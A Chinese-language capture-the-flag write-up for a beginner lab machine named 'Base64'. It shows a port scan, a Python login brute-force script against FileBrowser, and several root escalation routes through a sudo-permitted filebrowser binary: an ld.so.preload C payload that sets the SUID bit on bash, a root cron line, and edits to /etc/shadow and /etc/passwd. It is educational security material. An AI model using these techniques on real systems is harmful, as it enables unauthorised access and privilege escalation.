

Base64 Writeup by 菜叶片

鉴于靶机是新手向 Writeup尽量详细

初始信息收集

端口扫描

```
sudo nmap -sS -A -p- --min-rate 3000 192.168.56.138
```


参数	效果
-sS	SYN扫描 不完成三次TCP握手 扫描更快
-A	包含OS探测 服务版本探测 脚本扫描和路由追踪
-p-	扫描1-65565全部端口
--min-rate 3000	发包速率下限 酌情增加 提升扫描速度

端口扫描结果

端口号	服务
22	OpenSSH 10.0p2
80	Apache httpd 2.4.67
8080	Golang net/http server

80端口

是一个hint 提示不要将base64作为密码 下方滚动文字暗示用户名




8080端口

go编写的开源项目FileBrowser 版本号未知



若不确定开源项目名 可以在js/css/html源码寻找有辨识度的注释或行
在GitHub搜索相关代码段 例如登录页面html的第30行



弱密码登录FileBrowser

题目强烈暗示弱密码登录

在浏览器 `ctrl+U` 检查80端口web应用的html源码

复制下来包含用户名的行 去掉html标签和空格 一行一个用户名写入文件

编写以下脚本

```
import base64
```

```

import requests


LoginURL = 'http://192.168.56.138:8080/api/login'

def AttemptLogin(username, password):
    data = {"username":username,"password":password,"recaptcha":""}
    resp = requests.post(LoginURL, json=data)
    if resp.status_code != 403: # 403 Forbidden
        print(f'[+] 用户名{username} 密码{password} 登录成功')
        return True
    else:
        print(f'[-] {username}:{password}')
        return False

with open('usernames', 'r') as f:
    for line in f:
        EncodedOri = base64.b64encode(line.encode('utf-8')).decode('utf-8') # 原始用户名的
base64
        CleanUsername = line.rstrip('\r\n') # 去掉用户名结尾的换行符
        EncodedClean = base64.b64encode(CleanUsername.encode('utf-8')).decode('utf-8') # 清洗
后用户名的base64
        AttemptLogin(CleanUsername, EncodedOri)
        AttemptLogin(CleanUsername, EncodedClean)
        AttemptLogin('admin', EncodedOri)
        AttemptLogin('admin', EncodedClean)

```

成功得到凭证 admin:c3VibGFyZ2U=



```


[-] gropers:Z3JvcGVycwo=
[-] gropers:Z3JvcGVycw=
[-] admin:Z3JvcGVycwo=
[-] admin:Z3JvcGVycw=
[-] sublarge:c3VibGFyZ2UK
[-] sublarge:c3VibGFyZ2U=
[-] admin:c3VibGFyZ2UK
[+] 用户名admin 密码c3VibGFyZ2U= 登录成功

```

敏感信息泄露

信息收集

登录FileBrowser 我们可以访问某些文件




- `backups/.keep` 内容 `mysql_backup_2025.sql` 暗示数据库备份文件名
- `notes.txt` 提示root密码 但是密码无效
- `.filebrowser.json` FileBrowser配置文件 配置了网络监听 工作目录和数据库路径

访问根目录

将 `.filebrowser.json` 的 `root` 字段改为 `/`

web应用不会自动重载配置文件 重启靶机让配置文件修改生效

进入web应用 我们成功访问了根目录




取得SSH连接

读 `/etc/passwd` 得到linux用户名 `fileadmin` 但是缺少密码


方法一

在 `/opt/pass.txt` 发现密码 `1QOR4GKCNZzqC3nAQ41E`



方法二

在 `/var/www/html/mysql_backup_2025.sql` 数据库备份中得到密码



方法三

上传公钥文件 `authorized_keys` 到 `/home/fileadmin/.ssh`

🏠 > home > fileadmin > .ssh

Name ↑



authorized_keys

建议也检查一下 `/var/lib/filebrowser/filebrowser.db` 虽然没有敏感信息

用私钥/密码以fileadmin身份登录SSH

利用sudo本地提权

检查 `sudo -l` 发现fileadmin有权以所有用户身份 免密执行 `filebrowser`

```
fileadmin@Base64:~$ sudo -l
Matching Defaults entries for fileadmin on Base64:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\
User fileadmin may run the following commands on Base64:
    (ALL : ALL) NOPASSWD: /usr/local/bin/filebrowser
```

任意文件读取/写入

这代表我们可以以root身份访问整个文件系统

`filebrowser` 需要指定配置文件 可以复用之前的 `.filebrowser.json`

先 `ps -ef` 确定当前filebrowser进程的pid 再 `kill -9 <pid>` 杀死

```
sudo /usr/local/bin/filebrowser -c /srv/data/.filebrowser.json
```

以root身份启动filebrowser

不杀死filebrowser 会因数据库有文件锁 启动失败

方法一 密码登录

`/root/rp.txt` 有root密码 `pr2mUv0DwS3dzrzW15PR` SSH登录

方法二 上传公钥

上传 `/root/.ssh/authorized_keys` 私钥登录SSH

方法三 ldpreload

`/etc/ld.so.preload` 指定的静态链接库 会在每次执行二进制文件前自动加载

编写一个C程序 `bash setuid`以持久化权限

```
#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>
#include <unistd.h>
void _init() {
    unlink("/etc/ld.so.preload");
    setgid(0);
    setuid(0);
    system("/usr/bin/chmod u+s /bin/bash");
}
```

不要忘记unlink删除ld.so.preload 否则system生成的子进程会再次调用该静态链接库造成无限递归


`gcc -fPIC -shared -o payload.so getroot.c -nostartfiles` 编译成静态链接库

用fileadmin的shell保存到/tmp 设置权限777

用FileManager创建文件 `/etc/ld.so.preload` 写入 `/tmp/payload.so`

`ls -la /bin/bash` 可以看到bash有了setuid标志位

`bash -p` 得到euid=0的shell

A terminal window with a dark background and light blue text. The prompt is 'fileadmin@Base64:~\$'. The user enters 'bash -p'. The prompt changes to 'bash-5.2#'. The user enters 'id'. The output is 'uid=1000(fileadmin) gid=1000(fileadmin) euid=0(root),100(users)'. The user enters a vertical bar '|'.

```
fileadmin@Base64:~$ bash -p
bash-5.2# id
uid=1000(fileadmin) gid=1000(fileadmin) euid=0(root)
,100(users)
bash-5.2# |
```

方法四 cron

在 `/etc/crontab` 添加一行

```
* * * * * root chmod u+s /bin/bash
```

代表每分钟以root身份执行一次 `chmod u+s /bin/bash`

等最多一分钟 `bash -p` 得到root shell

方法五 shadow

`/etc/shadow` 记录了用户密码哈希

可以看到fileadmin密码哈希是

```
$y$j9T$0MwiDj7QQRkbzm4fW/Ywp1$PdRv3M5STNVEm0nTLdRuzMY5SkV\oygL2MZvsJgzKmb
```

把root的密码哈希也改成这个 我们就可以用fileadmin密码登录root

也可以自己生成bcrypt哈希

方法六 passwd


把 `/etc/passwd` 最后一行fileadmin的uid和gid 1000 都改成0

重新以fileadmin身份登录SSH 可以发现uid和gid都变成了0 也就是root

也可以建一个新的用户

任意命令执行

FileBrowser其实是自带交互式shell的



由于多个安全漏洞 该功能在v2.33.8后默认关闭

在启动FileBrowser时 传递参数 `--disable-exec=false` 即可启用功能

在Settings->User Management->修改admin的设置 添加bash到命令白名单

Commands

A space separated list with the available commands for this user. Example: *git svn hg*.

bash

Rules

Here you can define a set of allow and disallow rules for this specific user. The blocked files won't show up in the listings and they won't be accessible to the user. We support regex and paths relative to the users scope.

New

DELETE

CANCEL

SAVE

即可使用shell

```
> bash -c 'id'
```

```
uid=0(root) gid=0(root) groups=0(root)
```